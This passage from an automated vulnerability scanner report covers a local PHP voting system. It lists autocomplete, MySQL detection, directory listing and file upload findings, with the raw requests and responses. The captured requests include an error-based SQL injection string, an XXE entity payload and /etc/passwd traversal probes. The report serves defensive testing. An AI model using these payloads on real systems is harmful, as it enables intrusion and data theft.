Date: Sat, 03 Jun 2023 12:27:38 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  

```

## 42.9. http://localhost/votesystem/admin/positions.php

**CONFIRMED**

### Identified Field Name

- password
- curr\_password

### Request

```
GET /votesystem/admin/positions.php HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/home.php  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.1343 Total Bytes Received : 22986 Body Length : 22647 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
<div class="form-group">  
  <label for="password" class="col-sm-3 control-label">Password</label>  
  
  <div class="col-sm-9">  
    <input type="password" class="form-control" id="password" name="password" value="<br />">  
    <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>23</b><br />  
  </div>  
</div>  
  
...  
<div class="form-group">  
  <label for="curr\_password" class="col-sm-3 control-label">Current Password:</label>  
  
  <div class="col-sm-9">  
    <input type="password" class="form-control" id="curr\_password" name="curr\_password" placeholder="input current password to save changes" required>  
  </div>  
</div>  
</div>  
<div class="modal-footer">  
  <button type="button" class="btn btn-default btn-flat pull-left" data-dismiss="modal">...</button>  
</div>

42.10. <http://localhost/votesystem/admin/voters.php>

**CONFIRMED**

### Identified Field Name

- password
- curr\_password

## Request

```
GET /votesystem/admin/voters.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.4723 Total Bytes Received : 24685 Body Length : 24346 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
<div class="form-group">  
<label for="password" class="col-sm-3 control-label">Password</label>  
  
<div class="col-sm-9">  
<input type="password" class="form-control" id="password" name="password" value="<br /><b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>23</b><br />">  
</div>  
</div>  
  
...  
<div class="form-group">  
<label for="curr\_password" class="col-sm-3 control-label">Current Password:</label>  
  
<div class="col-sm-9">  
<input type="password" class="form-control" id="curr\_password" name="curr\_password" placeholder="input current password to save changes" required>  
</div>  
</div>  
</div>  
<div class="modal-footer">  
<button type="button" class="btn btn-default btn-flat pull-left" data-dismiss="modal">...</button>  
</div>  
<div class="form-group">  
<label for="password" class="col-sm-3 control-label">Password</label>  
  
<div class="col-sm-9">  
<input type="password" class="form-control" id="password" name="password" required>  
</div>  
</div>  
<div class="form-group">  
<label for="photo" class="col-sm-3 control-label">Photo</label>  
  
...  
<div class="form-group">

```
<label for="edit_password" class="col-sm-3 control-label">Password</label>

<div class="col-sm-9">
<input type="password" class="form-control" id="edit_password" name="password">
</div>
</div>
</div>
<div class="modal-footer">
<button type="button" class="btn btn-default btn-flat pull-left" data-di
...
...
```

## 42.11. http://localhost/votesystem/admin/votes.php

**CONFIRMED**

### Identified Field Name

- password
- curr\_password

### Request

```
GET /votesystem/admin/votes.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 17.3955 Total Bytes Received : 17568 Body Length : 17229 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
<div class="form-group">  
<label for="password" class="col-sm-3 control-label">Password</label>  
  
<div class="col-sm-9">  
<input type="password" class="form-control" id="password" name="password" value=<br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>23</b><br />  
<">  
</div>  
  
...  
<div class="form-group">  
<label for="curr\_password" class="col-sm-3 control-label">Current Password:</label>  
  
<div class="col-sm-9">  
<input type="password" class="form-control" id="curr\_password" name="curr\_password" placeholder="input current password to save changes" required>  
</div>  
</div>  
</div>  
<div class="modal-footer">  
<button type="button" class="btn btn-default btn-flat pull-left" data-dismi  
...

## Actions to Take

1. Add the attribute autocomplete="off" to the form tag or to individual "input" fields. However, since early 2014, major browsers don't respect this instruction, due to their integrated password management mechanism, and offer to users to store password internally.
2. Re-scan the application after addressing the identified issues to ensure all of the fixes have been applied properly.

## Required Skills for Successful Exploitation

First and foremost, attacker needs either physical access or user-level code execution rights for successful exploitation. Dumping all

data from a browser can be fairly easy, and a number of automated tools exist to undertake this. Where the attacker cannot dump the data, he/she could still browse the recently visited websites and activate the autocomplete feature to see previously entered values.

#### External References

- [How to turn off form autocomplete](#)
-



## CLASSIFICATION

OWASP 2013	<a href="#">A5</a>
OWASP 2017	<a href="#">A6</a>
CWE	<a href="#">16</a>
WASC	<a href="#">15</a>
ISO27001	<a href="#">A.14.1.2</a>

## CVSS 3.0 SCORE

Base	4.6 (Medium)
Temporal	4.6 (Medium)
Environmental	4.6 (Medium)

## CVSS Vector String

CVSS:3.0/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

## CVSS 3.1 SCORE

Base	4.6 (Medium)
Temporal	4.6 (Medium)
Environmental	4.6 (Medium)

## CVSS Vector String

CVSS:3.1/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N



# 43. Database Detected (MySQL)

INFORMATION  | 1

CONFIRMED  | 1

Netsparker detected the target website is using MySQL as its backend database.

This is generally not a security issue and is reported here for informational purposes only.

## Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

## Vulnerabilities

### 43.1. http://localhost/votesystem/admin/login.php

**CONFIRMED**

Method Parameter Value

POST  -1' and 6=3 or 1=1+(SELECT 1 and ROW(1,1)>(SELECT COUNT(\*),CONCAT(CHAR(95),CHAR(33),CHAR(64),CHAR(52...))

POST 

POST 

## Request

```
POST /votesystem/admin/login.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 313
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

```
username=-1%27+and+6%3d3+or+1%3d1%2b(SELECT+1+and+ROW(1%2c1)%3e(SELECT+COUNT(*))%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(109)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.COLLATIONS+GROUP+BY+x)a)%2b%27&login=&password
```

## Response

```
Response Time (ms) : 10.6322    Total Bytes Received : 667    Body Length : 359    Is Compressed : No
```

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 359
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 13:22:48 GMT
Cache-Control: no-store, no-cache, must-revalidate

<br />
<b>Fatal error</b>: Uncaught mysqli_sql_exception: Duplicate entry '_!@4dilemma:1' for key 'group_key'
in C:\xampp\htdocs\votesystem\admin\login.php:10
Stack trace:
#0 C:\xampp\htdocs\votesystem\admin\login.php(10): mysqli-&gt;query('SELECT * FROM a...')
#1 {main}
thrown in <b>C:\xampp\htdocs\votesystem\admin\login.php</b> on line <b>10</b><br />
```



## CLASSIFICATION

CWE	<a href="#">200</a>
WASC	<a href="#">13</a>
ISO27001	<a href="#">A.8.1.1</a>

## CVSS 3.0 SCORE

Base	4 (Medium)
Temporal	4 (Medium)
Environmental	4 (Medium)

## CVSS Vector String

CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:N/A:N

## CVSS 3.1 SCORE

Base	4 (Medium)
Temporal	4 (Medium)
Environmental	4 (Medium)

## CVSS Vector String

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:N/A:N

# 44. Directory Listing (Apache)

INFORMATION  | 1

Netsparker identified a Directory Listing (Apache).

The web server responded with a list of files located in the target directory.

## Impact

An attacker can see the files located in the directory and could potentially access files which disclose sensitive information.

## Vulnerabilities

### 44.1. <http://localhost/votesystem/admin/includes/>

## Certainty



## Request

```
GET /votesystem/admin/includes/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/includes/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 24.0367 Total Bytes Received : 4002 Body Length : 3829 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Content-Length: 3829
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 20
...
OpenSSL/1.1.1t PHP/8.2.4
Content-Length: 3829
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 13:22:56 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /votesystem/admin/includes</title>
</head>
<body>
<h1>Index of /votesystem/admin/includes</h1>
<table>
<tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th>
...

```

## Actions to Take

1. Change your server configuration file. A recommended configuration for the requested directory should be in the following format:

```
<Directory("/{YOUR DIRECTORY}">
    Options FollowSymLinks
</Directory>
```

Remove the *Indexes* option from configuration. Do not forget to remove *MultiViews* as well.

2. Configure the web server to disallow directory listing requests.
3. Ensure that the latest security patches have been applied to the web server and the current stable version of the software is in use.

## External References

- [WASC - Directory Indexing](#)
- [NVD - Apache Directory Indexing](#)



## CLASSIFICATION

OWASP 2013	<a href="#">A5</a>
OWASP 2017	<a href="#">A6</a>
CWE	<a href="#">548</a>
CAPEC	<a href="#">127</a>
WASC	<a href="#">16</a>
OWASP Proactive Controls	<a href="#">C6</a>
ISO27001	<a href="#">A.9.4.1</a>

## CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

## CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

## CVSS 3.1 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

### **CVSS Vector String**

---

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

---

# 45. File Upload Functionality Detected

INFORMATION  11

CONFIRMED  10

Netsparker detected file upload functionality, which allows users to upload files to the web server.

Upload forms are generally dangerous, unless they are coded with a great deal of care. If there is any other vulnerability identified regarding this resource, Netsparker will report it as a separate issue.

## Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

## Vulnerabilities

### 45.1. <http://localhost/votesystem/admin/ballot.php>

**CONFIRMED**

#### Input Name

- photo

#### Form target action

- profile\_update.php?return=ballot.php

## Request

```
GET /votesystem/admin/ballot.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 7.7838 Total Bytes Received : 16706 Body Length : 16367 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:25 GMT
Cache-Control: no-store, no-cach
...
v>
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Photo:</label>

<div class="col-sm-9">
<input type="file" id="photo" name="photo">
</div>
</div>
<hr>
<div class="form-group">
<label for="curr_password" class="col-sm-3 control-label">Curr
...
...
```

45.2. <http://localhost/votesystem/admin/candidates.php>

**CONFIRMED**

### Input Name

- photo

### Form target action

- profile\_update.php?return=candidates.php

## Request

```
GET /votesystem/admin/candidates.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

**Response Time (ms)** : 25.7627    **Total Bytes Received** : 30002    **Body Length** : 29663    **Is Compressed** : No

HTTP/1.1 302 Found

Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4

X-Powered-By: PHP/8.2.4

Pragma: no-cache

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Content-Type: text/html; charset=UTF-8

Transfer-Encoding: chunked

location: index.php

Date: Sat, 03 Jun 2023 12:27:24 GMT

Cache-Control: no-store, no-cach

...

v>

```
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Photo:</label>

<div class="col-sm-9">
<input type="file" id="photo" name="photo">
</div>
</div>
<hr>
<div class="form-group">
<label for="curr_password" class="col-sm-3 control-label">Curr
...
```

45.3. <http://localhost/votesystem/admin/home.php>

**CONFIRMED**

### Input Name

- photo

### Form target action

- profile\_update.php?return=home.php

### Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 161.3411 Total Bytes Received : 26944 Body Length : 26547 Is Compressed : No

```
HTTP/1.1 302 Found
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:17 GMT
Cache-Control: no-store, no-cach
...
v>
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Photo:</label>

<div class="col-sm-9">
<input type="file" id="photo" name="photo">
</div>
</div>
<hr>
<div class="form-group">
<label for="curr_password" class="col-sm-3 control-label">Curr
...
<div class="col-sm-9">
```

## 45.4. http://localhost/votesystem/admin/home.php

**CONFIRMED**

### Input Name

- photo

### Form target action

- profile\_update.php?return=home.php

### Request

```
POST /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

<?xml version="1.0"?><!DOCTYPE ns [ <!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,T1M3NzU0NTYxNDQ2NTc1"> ]><ns>&lfi;</ns>
```

## Response

Response Time (ms) : 11.7124 Total Bytes Received : 27197 Body Length : 26858 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:40 GMT
Cache-Control: no-store, no-cach
...
v>
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Photo:</label>

<div class="col-sm-9">
<input type="file" id="photo" name="photo">
</div>
</div>
<hr>
<div class="form-group">
<label for="curr_password" class="col-sm-3 control-label">Curr
...
...
```

45.5. http://localhost/votesystem/admin/home.php/etc/passwd

**CONFIRMED**

Method	Parameter	Value
GET 	URI-BASED	/etc/passwd

### Input Name

- photo

### Form target action

- profile\_update.php?return=passwd

## Request

```
GET /votesystem/admin/home.php/etc/passwd HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

**Response Time (ms) :** 33.432    **Total Bytes Received :** 26882    **Body Length :** 26543    **Is Compressed :** No

HTTP/1.1 302 Found

Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4

X-Powered-By: PHP/8.2.4

Pragma: no-cache

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Content-Type: text/html; charset=UTF-8

Transfer-Encoding: chunked

location: index.php

Date: Sat, 03 Jun 2023 12:27:39 GMT

Cache-Control: no-store, no-cach

...

v>

```
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Photo:</label>

<div class="col-sm-9">
<input type="file" id="photo" name="photo">
</div>
</div>
<hr>
<div class="form-group">
<label for="curr_password" class="col-sm-3 control-label">Curr
```

45.6. <http://localhost/votesystem/admin/home.php?tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd>

## CONFIRMED

Method	Parameter	Value
GET 	URI-BASED	/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

### Input Name

- photo

### Form target action

- profile\_update.php?return=fileRead.jsp

### Request

```
GET /votesystem/admin/home.php/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/pas
swd HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 27.3001 Total Bytes Received : 26894 Body Length : 26555 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:47 GMT
Cache-Control: no-store, no-cach
...
v>
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Photo:</label>

<div class="col-sm-9">
<input type="file" id="photo" name="photo">
</div>
</div>
<hr>
<div class="form-group">
<label for="curr_password" class="col-sm-3 control-label">Curr
...
...
```

45.7. <http://localhost/votesystem/admin/positions.php>

**CONFIRMED**

### Input Name

- photo

### Form target action

- profile\_update.php?return=positions.php

## Request

```
GET /votesystem/admin/positions.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

**Response Time (ms) :** 9.1343    **Total Bytes Received :** 22986    **Body Length :** 22647    **Is Compressed :** No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
v>  
<div class="form-group">  
<label for="photo" class="col-sm-3 control-label">Photo:</label>  
  
<div class="col-sm-9">  
<input type="file" id="photo" name="photo">  
</div>  
</div>  
<hr>  
<div class="form-group">  
<label for="curr\_password" class="col-sm-3 control-label">Curr  
...  
...

45.8. <http://localhost/votesystem/admin/voters.php>

**CONFIRMED**

## Input Name

- photo

## Form target action

- profile\_update.php?return=voters.php

## Request

```
GET /votesystem/admin/voters.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

**Response Time (ms) :** 9.4723    **Total Bytes Received :** 24685    **Body Length :** 24346    **Is Compressed :** No

HTTP/1.1 302 Found

Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4

X-Powered-By: PHP/8.2.4

Pragma: no-cache

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Content-Type: text/html; charset=UTF-8

Transfer-Encoding: chunked

location: index.php

Date: Sat, 03 Jun 2023 12:27:25 GMT

Cache-Control: no-store, no-cach

...

v>

```
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Photo:</label>

<div class="col-sm-9">
<input type="file" id="photo" name="photo">
</div>
</div>
<hr>
<div class="form-group">
<label for="curr_password" class="col-sm-3 control-label">Curr
```

...

## 45.9. http://localhost/votesystem/admin/votes.php

**CONFIRMED**

### Input Name

- photo

### Form target action

- profile\_update.php?return=votes.php

### Request

```
GET /votesystem/admin/votes.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 17.3955 Total Bytes Received : 17568 Body Length : 17229 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:25 GMT
Cache-Control: no-store, no-cach
...
v>
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Photo:</label>

<div class="col-sm-9">
<input type="file" id="photo" name="photo">
</div>
</div>
<hr>
<div class="form-group">
<label for="curr_password" class="col-sm-3 control-label">Curr
...
...
```

45.10. <http://localhost/votesystem/admin/votes.php>

## Certainty



## Request

```
POST /votesystem/admin/votes.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

```
<?xml version="1.0"?><!DOCTYPE ns [ !ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,T1M3NzU0NTYxNDQ2NTc1"> ]><ns>&lfi;</ns>
```

## Response

Response Time (ms) : 15.4348 Total Bytes Received : 16998 Body Length : 16659 Is Compressed : No

HTTP/1.1 302 Found

Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4

X-Powered-By: PHP/8.2.4

Pragma: no-cache

